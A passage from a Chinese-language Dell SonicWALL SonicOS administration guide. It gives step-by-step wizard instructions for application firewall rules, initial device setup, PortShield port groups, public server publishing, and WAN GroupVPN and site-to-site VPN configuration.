2 单击**下一步**。此时显示**规则创建 - 应用规则对象关键字和策略方向**对话框。



3 从**方向**下拉菜单中选择电子邮件方向：

- **传入**（默认）
- **传出**
- **两者**

> 注：如果您选择 FTP 规则：**使所有的 FTP 访问只读（无上传）**或**不许使用 SITE 命令**，则**方向**下拉菜单只有一个选项可用。做出选择后，请转到步骤 7。

4 在**内容**字段中输入匹配包含或排除的内容。每个条目必须在单独一行上，一行中有多个条目视为单个条目。

> 注：必须至少输入一个值。

5 要将内容输入到**列表**表格中，请单击**添加**按钮。

要修改**列表**表格中的条目：

a 选择**列表**表格中的条目。该条目显示在**内容**字段中。

b 更改**内容**字段中的条目。

c 单击**更新**按钮。

要删除**列表**表格中的所有条目，单击**全部删除**按钮。


要删除**列表**表格中的条目：

a 选择该条目。

b 单击**删除**按钮。

6 对每个条目重复步骤 2 至步骤 3。

> **提示：**要从包含多个条目（每个条目各占一行）匹配应用程序对象的预定义文本文件导入内容，请单击**从文件导入**按钮。此时显示**上载对象值**对话框。



1 单击**浏览**按钮找到需要的文件。

2 选择该文件。

3 单击**上传**按钮。

7 单击**下一步**。此时显示**规则创建 – 应用规则操作设置**对话框。



8 选择应用规则要执行的操作类型：

- **阻断操作 - 重置连接**（默认）

> **注：**如果您选择 FTP 规则：**使所有的 FTP 访问只读（无上传）**或**不许使用 SITE 命令**，则**方向**下拉菜单只有一个选项可用，且选项无法取消选择。
>
> 如果您选择 FTP 规则：**检查指定文件内容的文件传输**，此选项设置为**阻断操作 - 重置连接**（默认）。

- 绕过 **DPI**
- 仅用于日志

9 单击**下一步**。此时显示**规则创建 – 为应用规则策略选择名称**对话框。



1 在**策略名称**字段中为应用规则策略输入简单易记的名称。

2 单击**下一步**。此时显示**总结**页面。

注：显示的内容反映出您所选择的设置和输入的值。



3 单击**应用**。将显示一条消息，提示配置正在进行更新：



配置更新完成后，会显示**完成**对话框。



4 单击**关闭**。

使用 WXA 设置指南

WXA 设置指南配置联合的 WXA 系列设备以实现 WAN 加速。

有关 WAN 加速、WXA 系列设备、以及如何配置 WXA 系列设备与 TZ 系列有线和无线设备或 SOHO W 无线设备配合使用的信息，请参见《*Dell SonicWALL WXA* 集群 *1.3* 管理指南》和最新的《*Dell SonicWALL WXA for SonicOS 6.2* 管理指南》。

NSA 和 SuperMassive 设备向导

主题：

- 第 1626 页的使用设置向导
- 第 1626 页的启动设置向导

使用设置向导

设置向导帮助您配置以下设置：

- WAN 联网模式和 WAN 网络配置
- LAN 网络配置
- 无线 LAN 网络配置（无线设备）

启动设置向导

1 单击 SonicOS 管理界面的右上角**向导**按钮。显示**欢迎**页面。



2 选中设置向导。

3 单击**下一步**。此时显示**更改密码**页面。

更改密码



4 如需设置密码，首先，在**旧密码**字段中输入旧密码。

5 在**新密码**和**确认新密码**字段中输入新密码。

> **重要：**选择一个其他人不容易猜到的密码。

6 单击**下一步**。此时显示**更改时区**页面。

更改时区



7 从**时区**菜单中选择相应的**时区**。SonicWALL 的内部时钟由互联网上的网络时间服务器自动设置。


8 单击**下一步**。此时显示 **WAN 网络模式**页面。

WAN 网络模式

9 确认具备配置 SonicWALL 以访问互联网所需的正确网络信息。如需 Dell SonicWALL 网络安全设备的信息，将 WAN 网络模式设为静态 IP。

10 单击**下一步**。

WAN 网络设置



11 在 **SonicWALL WAN IP 地址**中输入 ISP 提供的公用 IP 地址，然后填写其余字段：**WAN 子网掩码**、**WAN 网关**（路由器）地址和 **DNS 服务器地址**。

12 单击**下一步**。

13 继续第 1629 页的 LAN 设置。

LAN 设置



14 **LAN** 页面允许配置 **SonicWALL LAN IP 地址**和 **LAN 子网掩码**。**SonicWALL LAN IP 地址**是分配到 SonicWALL 的 LAN 端口的私有 IP 地址。**LAN 子网掩码**定义了 LAN 上 IP 地址的范围。SonicWALL 提供的默认值适用于大多数网络。如果不使用默认设置，请在字段中输入需要的私有 IP 地址和子网掩码。

15 单击**下一步**。

LAN DHCP 设置



16 **可选 - SonicWALL DHCP 服务器**窗口用于配置 SonicWALL DHCP 服务器。如启用，SonicWALL 自动配置 LAN 上的计算机的 IP 设置。要启用 DHCP 服务器，选择**启用 DHCP 服务器**，然后指定分配到 LAN 上计算机的 IP 地址的范围。

如果选择了**禁用 DHCP 服务器**，必须为网络上的各计算机配置 LAN 上的静态 IP 地址。单击下一步。

SonicWALL 配置摘要

17 **配置摘要**窗口显示使用“安装向导”定义的配置。要修改任何设置，单击**后退**返回到**连接至互联网**窗口。如果配置正确，单击**下一步**。

18 SonicWALL 存储网络设置。单击**关闭**返回到 SonicWALL 管理界面。

使用 PortShield 接口指南（向导）

- 第 1631 页的向导 >PortShield 接口指南

向导 >PortShield 接口指南

PortShield 接口指南可快速轻松地指导您完成一些常用的 PortShield 组配置。

注：NSA2600 设备不支持 PortShield。

如需使用 *PortShield* 接口指南，请执行以下步骤：

1 单击 SonicOS 管理界面右上角**向导**。随即显示 **欢迎使用配置指南**页面。



2 选择 **PortShield 接口指南**单选按钮。

3 单击**下一步**。此时显示**端口分配**页面。



将鼠标悬停在**信息**图标上将显示当前端口分配的汇总。




4 选择其中一个 PortShield 组选项；选择**使用当前**以外的其他选项，将显示可用端口的图形（不同设备的可用端口不同）。

- 使用当前
- 基本的 WAN/LAN 交换机




- **WAN/OPT/LAN 交换机**




- **WAN/LAN/HA**

  注：在 WAN/LAN/HA 情景中，如果未启用“高可用性”，则会将 X6 端口分配给 LAN 区域。



- **WAN/LAN/LAN2 交换机**



5 单击**下一步**。

6 指南将显示它即将做出的配置更改的汇总。



7 验证端口分配。

8 单击**应用**。应用并存储配置后，将显示一条简短的消息。



配置更新后，将显示**完成**页面。



9 单击**关闭**。

153

使用公用服务器指南（向导）

- 第 1635 页的向导 > 公用服务器向导

向导 > 公用服务器向导

1 单击 SonicOS 管理界面的右上角**向导**按钮。在欢迎界面，选择**公用服务器向导**，然后单击**下一步**。



2 从**服务器类型**列表中选择服务器类型。根据您选择的类型，可用的服务随之变化。选中该服务器上启用的服务对应的框。单击**下一步**



3 输入服务器的名称。

4 输入服务器的私有 IP 地址。指定分配到服务器所在区域的地址范围中的一个 IP 地址。公用服务器向导会自动将服务器分配到其 IP 地址所属的区域。单击**下一步**。



5 在**服务器公用 IP 地址**字段中输入服务器的公用 IP 地址。默认值是 WAN 公用 IP 地址。如果您输入另一个 IP，公用服务器向导将为该 IP 地址创建地址对象，并将地址对象与 WAN 区域绑定。

6 单击**下一步**。

7 摘要页面显示您在向导中选择的配置的摘要。



- **服务器地址对象** - 向导创建新服务器的地址对象。因为本例中添加的服务器的 IP 地址在分配给 DMZ 的 IP 地址范围内，向导将地址对象与 DMZ 区域绑定。这会为对象提供一个名称，即您为服务器指定的名称加上“_private”。如果您指定另一区域范围内的 IP，会将地址对象与该区域绑定。如果您指定的 IP 地址超出已配置的任何区域范围，向导将地址对象与 LAN 区域绑定。

  因为本例中的服务器使用**服务器公用 IP 地址**的默认 WAN IP 地址，向导说明在建立新服务器与 WAN 之间的策略时将使用现有的 WAN 地址对象。如果您指定另一地址，服务器为绑定到 WAN 区域的该地址创建对象，并为新地址对象分配您为服务器指定的名称加上“_public”。

- **服务器服务群组对象** - 向导为新服务器使用的服务创建服务群组对象。本例中的服务器是 Web 服务器，因此服务群组包含 HTTP 和 HTTPS。这样，您在创建或编辑该服务器的访问策略时可以使用便捷的群组用于参考。

- **服务器 NAT 策略** - 向导创建 NAT 策略以将新服务群组中的一项服务并定址为 WAN 地址的所有入站数据包的目标地址转换为新服务器的地址。因此，在本例中，如果有 HTTPS 服务类型的数据包入站且定址为 WAN 接口 (`10.0.93.43`)，NAT 策略将该地址转换为 `172.22.2.44`。

  - 向导还会创建**回环** NAT 策略将来自网络内部并定址为 WAN IP 地址的 HTTP 和 HTTPS 流量转换回邮件服务器的地址。

- **服务器访问规则** - 向导创建访问策略允许所有邮件服务流量从 WAN 区域到达 DMZ。

8 在公用服务器配置摘要页面单击**接受**完成向导，并对 SonicWALL 应用配置。

提示：用于从内部和外部访问新服务器的新 IP 地址将显示在**配置**窗口的 URL 字段中。

9 单击**关闭**按钮关闭向导。

154

使用 VPN 指南（向导）

- 第 1638 页的 VPN 指南
  - 第 1638 页的创建 WAN GroupVPN
  - 第 1645 页的配置站点到站点 VPN

VPN 指南

VPN 指南指导您逐步完成创建新的站对站 VPN 策略或配置 WAN GroupVPN，以接受来自 Global VPN Client 的连接。在配置完成后，向导会为选择的 VPN 策略创建所需的 VPN 设置。您可以使用 SonicWALL 管理界面选择可选的高级配置选项。

主题：

- 第 1638 页的创建 WAN GroupVPN
- 第 1645 页的配置站点到站点 VPN

创建 WAN GroupVPN

VPN 指南可用来快速配置 WAN GroupVPN 以接受从 Global VPN Client 传入的 VPN 连接。

创建 *WAN GroupVPN* 的步骤如下：

1 单击 SonicOS 管理界面的右上角**向导**。显示**欢迎**页面。



2 在**欢迎**页面，选择 **VPN 指南**。

3 单击**下一步**。随即显示 **VPN 策略类型**页面。

VPN 策略类型



1 选择 **WAN GroupVPN**。

2 单击**下一步**。将显示 **IKE 阶段 1 密钥方法**页面。

IKE 阶段 1 密钥方法




1 在 **IKE 阶段 1 密钥方法**页面，您选择身份验证密钥用于该 VPN 策略：

- 如果选择**使用默认密钥**：– 所有 Global VPN Client 将自动使用防火墙生成的默认密钥通过 SonicWALL 验证。
- 如果选择**使用预先共享的密钥**：必须将密钥分配给各 Global VPN Client，因为在连接到 WAN GroupVPN 时会提示用户需要该密钥。在**使用预先共享的密钥**字段指定自定义的预共享密钥；由防火墙生成默认的自定义密钥，如 **ECE38B6AB8188A5D**，

  注：如果您选择**使用预先共享的密钥**，并使用生成的值作为自定义密钥，也必须将密钥分配到 Global VPN client。

2 单击**下一步**。将显示**安全设置**页面。

安全设置



1 在**安全设置**页面，选择用于 IKE 阶段 1 和 IPSEC 阶段 2 的安全设置。您可以使用默认设置。如果您需要更多特定的安全设置，可以在此向导完成后调整 WAN GroupVPN VPN 策略。

- **DH 群组**：Diffie-Hellman (DH) 群组是用于创建密钥对的数值组。随后的各组使用更大的数值作为开头。您可以选择：
  - **组 1**
  - **组 2**（默认）
  - **组 5**
  - **组 14**

  VPN 使用 IKE 期间协商创建密钥对。
- **加密**：这是用于加密通过 VPN 隧道的数据的方法。方法以安全性顺序列出：
  - **DES** – 是最不安全的方法，但其加密和解密所需的时间最短。
  - **3DES**（默认）
  - **AES-128**
  - **AES-192**
  - **AES-256** – 是最安全的方法，但其加密和解密所需的时间最长。

  VPN 将其用于通过隧道的所有数据。

  > **重要**：SonicWALL Global VPN Client 版本 1.x 不能进行 AES 加密，因此如果您选用 AES 模式，只有 SonicWALL 全Global VPN Client 版本 2.x 和更高版本可以连接。
- **验证**：这是用于验证在 IKE 协商期间交换的密钥的散列法。您可以选择：
  - **MD5**
  - **SHA-1**（默认）
  - **SHA256**
  - **SHA384**
  - **SHA512**
- **生存期（秒数）**：这是 VPN 隧道在需要重新验证前保持开放的时间长度。默认值是八小时 **(28800)**。

2 单击**下一步**。将显示**用户验证**页面。

用户验证



1 如需要求 VPN 用户在连接时经过防火墙身份验证，选择**启用用户验证**复选框；默认情况下已选中该选项。

> 注：如果您启用用户验证，必须在 SonicWALL 数据库输入用户进行身份验证。在**用户 > 本地用户**页面将用户输入到 SonicWALL 数据库，然后在**用户 > 本地群组**页面将用户添加到群组。

2 如果您：

- 如果您选择（启用）**启用用户验证**，必须从**验证用户群组对象**下拉菜单选择包含 VPN 用户的用户组。默认为 **Trusted Users**。
- 如果您取消选择（禁用）**启用用户验证**，必须从**允许未验证的 VPN 客户端访问**下拉菜单选择地址对象或地址群组。默认为 **Firewalled Subnets**。

3 单击**下一步**。将显示**配置虚拟 IP 适配器**页面。

配置虚拟 IP 适配器



1 如需使用 SonicWALL 的内部 DHCP 服务器为各 VPN 客户端分配 LAN 区域 IP 范围中的 IP 地址，选中**使用虚拟 IP 适配器**复选框。

Global VPN Client 有一个可选的虚拟适配器，将其连接到防火墙时，用其可获取特殊 IP 地址。启用此选项后，当用户连接时，其在与内部设备通信时似乎在内部 X0 接口网络上。

虚拟 IP 地址可以从防火墙的内部 DHCP 服务器或从位于防火墙 X0 接口上的现有 DHCP 服务器获取。

> **注：**如果已启用虚拟适配器，将使用内部 DHCP 服务器，并为 192.168.168.1-192.168.168.167 在接口 X0 上创建新的 DHCP 范围。

2 单击**下一步**。将显示 **WAN GroupVPN 配置总结**页面。

WAN GroupVPN 配置总结



1 **配置总结**页面详细列出您为 GroupVPN 配置的设置。如需修改任何设置，单击**后退**返回到相应页面。

2 单击**应用**完成向导并创建 GroupVPN。在显示 **VPN 向导完成**页面之前将显示**正在存储 Dell SonicWALL 配置...**消息。



已完成 VPN 向导



1 单击**关闭**按钮关闭向导。

连接 Global VPN Client

远程 SonicWALL Global VPN Client 安装 Global VPN Client 软件。应用程序安装后，将使用连接向导设置其 VPN 连接。要配置 VPN 连接，客户端必须有以下信息：

- SonicWALL 的 WAN 端口的公用 IP 地址（或域名）
- 共享密钥（如果您在 VPN 向导中选择了预共享密钥）
- 身份验证的用户名和密码。

配置站点到站点 VPN

您可使用 **VPN 指南**创建站对站 VPN 策略。

配置站点到站点 *VPN* 的步骤如下：

1 单击 SonicOS 管理界面的右上角**向导**。显示**欢迎**页面。



2 选择 **VPN 指南**。默认情况下已选中该选项。

3 单击**下一步**。随即显示 **VPN 策略类型**页面。

VPN 策略类型



1 选择**站对站**。

2 单击**下一步**。将显示**创建站到站的策略**页面。

创建站到站的策略



1 输入以下信息：

- **策略名** –输入用于指代策略的名称。例如波士顿办公室。
- **预先共享的密钥** – 输入用于在 IKE 阶段 1 协商期间验证流量的字符串。您可以使用 SonicWALL 生成的默认预共享密钥。
- **知道自己的远程对等 IP 地址（或 FQDN）** – 如果选中该选项，SonicWALL 可以发起与指定远程对等项的联系。默认情况下未选中该选项。

  如果未选中该选项，对等项必须启动联系才能创建 VPN 隧道，防火墙将使用挑战模式进行 IKE 协商。

  - **远程对等 IP 地址（或 FQDN）** – 如果选中**知道自己的远程对等 IP 地址（或 FQDN）**选项，请输入远程对等项的 IP 地址或完全限定的域名 (FQDN)（例如 `boston.yourcompany.com`）。

2 单击**下一步**。将显示**网络选择**页面。

网络选择




1 选择该 VPN 将连接的本地和目标资源是方法是：

- **本地网络** – 选择受 SonicWALL 保护且连接至该 VPN 的的本地网络资源。您可以选择设备上的任意地址对象或群组，包括网络、子网、各服务器和接口 IP 地址。默认为 **Firewalled Subnets**。

  如果您需要的对象或对象组尚未创建，请选择**创建对象**或**创建群组**。在弹出的对话框中创建新对象或群组。然后选择新对象或群组。

- **目标网络** – 从下拉菜单选择 VPN 隧道的目标端的网络资源。如果该对象或群组不存在，请选择**创建新地址对象**或**创建新地址组**。例如：

  a 选择**创建新地址组**。随即显示**添加地址对象群组**对话框。



  b 在**名称**字段中，输入 LAN 群组。


  c 在左侧列表中，选择 **LAN 子网**，然后单击**向右箭头** 按钮。

  d 单击**确定**创建群组并返回到**网络选择**页面。

  e 从**目标网络**下拉菜单，选择新创建的群组。

2 单击**下一步**。将显示**安全设置**页面。

安全设置



1 在**安全设置**页面，选择用于 IKE 阶段 1 和 IPSEC 阶段 2 的安全设置。您可以使用默认设置。如果您需要更多特定的安全设置，可以在此向导完成后调整 WAN GroupVPN VPN 策略。

- **DH 群组**：Diffie-Hellman (DH) 群组是用于创建密钥对的数值组。随后的各组使用更大的数值作为开头。您可以选择：
  - **组 1**
  - **组 2**（默认）
  - **组 5**
  - **组 14**

  VPN 使用 IKE 期间协商创建密钥对。
- **加密**：这是用于加密通过 VPN 隧道的数据的方法。方法以安全性顺序列出：
  - **DES** – 是最不安全的方法，但其加密和解密所需的时间最短。
  - **3DES**（默认）
  - **AES-128**
  - **AES-192**
  - **AES-256** – 是最安全的方法，但其加密和解密所需的时间最长。

  VPN 将其用于通过隧道的所有数据。


  > **重要**：SonicWALL Global VPN Client 版本 1.x 不能进行 AES 加密，因此如果您选用 AES 模式，只有 SonicWALL 全Global VPN Client 版本 2.x 和更高版本可以连接。
- **验证**：这是用于验证在 IKE 协商期间交换的密钥的散列法。您可以选择：
  - **MD5**
  - **SHA-1**（默认）

- **SHA256**
- **SHA384**
- **SHA512**

- **生存期（秒数）**：这是 VPN 隧道在需要重新验证前保持开放的时间长度。默认值是八小时 **(28800)**。

2 单击**下一步**。将显示**站对站策略配置摘要**页面。

站对站策略配置摘要



1 **站对站 VPN 策略配置摘要**页面显示使用 VPN 向导定义的配置。如需修改任何设置，单击**后退**返回到相应页面。

2 单击**应用**完成向导并创建 VPN 策略。在显示 **VPN 向导完成**页面之前将显示**正在存储 Dell SonicWALL 配置...**消息。



已完成 **VPN** 向导



1 单击**关闭**按钮关闭向导。

使用应用规则指南（向导）

- 第 1651 页的向导 > 应用规则指南

向导 > 应用规则指南

应用程序防火墙向导为很多常见用例提供了应用程序规则的安全配置方法，但并非针对每个用例。如果在向导期间的任何时候，您无法找到所需的选项，可以单击**取消**，然后使用手动配置继续。如需手动配置的更多信息，请参见第 731 页的关于应用程序规则和应用程序控制高级。

注： 进行手动配置时，请务必配置所有组件，包括匹配对象、操作、电子邮件地址对象（如果需要），最后，还有应用这些组件的策略。

使用向导配置应用规则的步骤如下：

1 登录 SonicWALL 安全设备。

2 在页面顶部的 SonicWALL 显示条，单击**向导**图标。显示向导**欢迎**页面。



3 选择**应用程序防火墙向导**单选按钮。

4 单击**下一步**。将显示**应用规则向导简介**页面。



5 单击**下一步**。将显示**应用程序防火墙策略类型**对话框。



6 单击策略类型的一个选择。

您可以在 SMTP、入站 POP3、Web 访问或 FTP 文件传输之间选择。您创建的策略仅适用于您所选择的流量类型。

7 单击**下一步**。

8 下一个页面取决于您选择的策略类型。如果您选择**将策略应用到**：

- **SMTP 电子邮件**，请转到第 1653 页的选择应用程序防火墙的 SMTP/POP3 规则。
- **POP3 电子邮件**，请转到第 1653 页的选择应用程序防火墙的 SMTP/POP3 规则
- **Web 访问**，请转到第 1654 页的选择 Web 访问规则用于应用程序防火墙
- **FTP 文件传输**，请转到第 1655 页的选择 FTP 规则用于应用程序防火墙

选择应用程序防火墙的 SMTP/POP3 规则

POP3 规则是 SMTP 规则的子集。



1 从提供的选择中，选择：

- 在电子邮件中选择查找位置 (SMTP)。
- 要检查的 POP3 附件文件名、扩展名或电子邮件对象内容。

表 176. 选择应用程序防火墙的 SMTP 和 POP3 规则

规则	SMTP	POP3
在电子邮件主题中查找内容	✓（默认）	✓
在电子邮件正文中查找内容	✓	
在电子邮件附件中查找内容	✓	
指定允许通过的电子邮件的最大大小	✓	
查找指定的附件扩展名	✓	✓（默认）
查找指定的附件名称	✓	✓
查找除了指定外所有的附件扩展名	✓	✓
除了所指定的附件名称，检查所有附件名称	✓	✓

2 单击**下一步**。

3 下一个页面取决于您选择的规则。如果选择：

- 除**指定允许通过的电子邮件的最大大小**外的所有 SMTP 策略规则类型，请转至第 1656 页的设置应用规则对象关键字和策略方向。
- **指定允许通过的电子邮件的最大大小**，请转至第 1657 页的应用规则对象电子邮件大小。
- 所有 POP3 策略规则类型，请转至第 1656 页的设置应用规则对象关键字和策略方向。

选择 Web 访问规则用于应用程序防火墙



1 从提供的选项中选择要查找的网络应用程序的类型：

- 检查具有特定文件扩展名的下载文件
- 查找指定 URIs 的访问
- 查找某些 web 浏览器的使用
- 查找除了那些指定外的任何 web 浏览器的使用
- 查找上载到 web 邮件帐号的附件名
- 检查上载到 web 邮件帐户中的附件的扩展名

2 单击下一步。

3 转到第 1656 页的设置应用规则对象关键字和策略方向。

选择 FTP 规则用于应用程序防火墙



1 从提供的选项中选择 FTP 文件名、扩展名或内容：

- 检查指定文件内容的文件传输
- 检查指定文件名的文件下载 (读入)
- 检查指定文件扩展名的文件的下载（读入）
- 检查指定文件名的文件的上载（写入）
- 检查指定文件扩展名的文件的上载（写入）
- 使所有的 FTP 访问只读（无上载）
- 不许使用 SITE 命令

2 单击下一步。

3 转到第 1656 页的设置应用规则对象关键字和策略方向。

设置应用规则对象关键字和策略方向



1 在**方向**下拉菜单中，选择要扫描的流量方向：

- **传入**
- **流出**
- **两者**

2 如果选择：

- 除了这些 FTP 类型以外的策略规则类型，请转至步骤 3：
